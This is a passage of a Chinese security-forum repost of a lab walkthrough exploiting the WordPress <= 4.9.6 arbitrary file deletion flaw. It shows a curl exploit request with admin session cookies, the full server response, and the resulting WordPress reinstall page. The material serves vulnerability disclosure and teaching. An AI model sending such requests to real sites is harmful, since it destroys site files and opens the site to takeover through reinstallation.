
Delete Permanently Update

```
<div id="delete-action">
  <a class="submitdelete deletion" onclick="return showNotice.warn();" href="http://9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me/wp-admin/post.php?post=4&action=delete&_wpnonce=7410c0fe12">Delete Permanently</a> == $0
</div>
```

```
element.style {
}
load-styles.php…ck&ve…
```

4.2 发送Payload:


```
curl -v 'http://9c9b.vsplate.me/wp-admin/post.php?post=4' -H 'Cookie: ***' -d 'action=delete&_wpnonce=***'
```



```
[root@9e75c6dc8eca html]# curl -v 'http://9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me/wp-admin/post.php?p
ost=4' -H 'Cookie: wordpress_f9b8903f3425aecb626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0NmmfGHY
Y2o7q6BZDzIVqjIg91RCC%7C1d578e8fef010f17d7e2d18919b2e58d37b4673c40f79d23dc1e189d29c3872a; wordpress_test_
cookie=WP+Cookie+check; wordpress_logged_in_f9b8903f3425aecb626aad43a2e1c933=admin%7C1530245899%7CrvxIuhA
WOyNFav0NmmfGHYY2o7q6BZDzIVqjIg91RCC%7Ce2fbd7816f5de57a83c6b25ea0a247145cf8485643a5ddfa5c722e9d78944e23;
wp-settings-time-1=1530073253; wp-settings-1=libraryContent%3Dbrowse' -d 'action=delete&_wpnonce=7410c0fe
12'
* About to connect() to 9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me port 80 (#0)
*   Trying 139.199.171.55... connected
* Connected to 9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me (139.199.171.55) port 80 (#0)
> POST /wp-admin/post.php?post=4 HTTP/1.1
> User-Agent: curl/7.19.7 (x86_64-redhat-linux-gnu) libcurl/7.19.7 NSS/3.27.1 zlib/1.2.3 libidn/1.18 libs
sh2/1.4.2
> Host: 9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me
> Accept: */*
> Cookie: wordpress_f9b8903f3425aecb626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0NmmfGHYY2o7q6BZD
zIVqjIg91RCC%7C1d578e8fef010f17d7e2d18919b2e58d37b4673c40f79d23dc1e189d29c3872a; wordpress_test_cookie=WP
+Cookie+check; wordpress_logged_in_f9b8903f3425aecb626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0N
mmfGHYY2o7q6BZDzIVqjIg91RCC%7Ce2fbd7816f5de57a83c6b25ea0a247145cf8485643a5ddfa5c722e9d78944e23; wp-settin
gs-time-1=1530073253; wp-settings-1=libraryContent%3Dbrowse
> Content-Length: 33
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 302 Found
< Server: nginx/1.14.0
< Date: Wed, 27 Jun 2018 05:50:23 GMT
< Content-Type: text/html; charset=UTF-8
< Content-Length: 0
< Connection: keep-alive
< X-Powered-By: PHP/5.3.3
< Expires: Wed, 11 Jan 1984 05:00:00 GMT
< Cache-Control: no-cache, must-revalidate, max-age=0
< X-Frame-Options: SAMEORIGIN
< Referrer-Policy: strict-origin-when-cross-origin
< Location: http://9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me/wp-admin/upload.php?deleted=1
```

5. 刷新网页

已经可以重装网站。



9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me/wp-admin/setup-config.php

Welcome to WordPress. Before getting started, we need some information on the database. You will need to know the following items before proceeding.

1. Database name
2. Database username
3. Database password
4. Database host
5. Table prefix (if you want to run more than one WordPress in a single database)

We're going to use this information to create a `wp-config.php` file. **If for any reason this automatic file creation doesn't work, don't worry. All this does is fill in the database information to a configuration file. You may also simply open `wp-config-sample.php` in a text editor, fill in your information, and save it as `wp-config.php`.** Need more help? We got it.

In all likelihood, these items were supplied to you by your Web Host. If you don't have this information, then you will need to contact them before you can continue. If you're all ready…

本文转载自：Wordpress <= 4.9.6 任意文件删除漏洞 - http://blog.vulnspy.com/2018/06/27/Wordpress-4-9-6-Arbitrary-File-Delection-Vulnerbility/

点击收藏 | 0 关注 | 1

上一篇：API 接口渗透测试 下一篇：子域名劫持（Subdomain T...

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板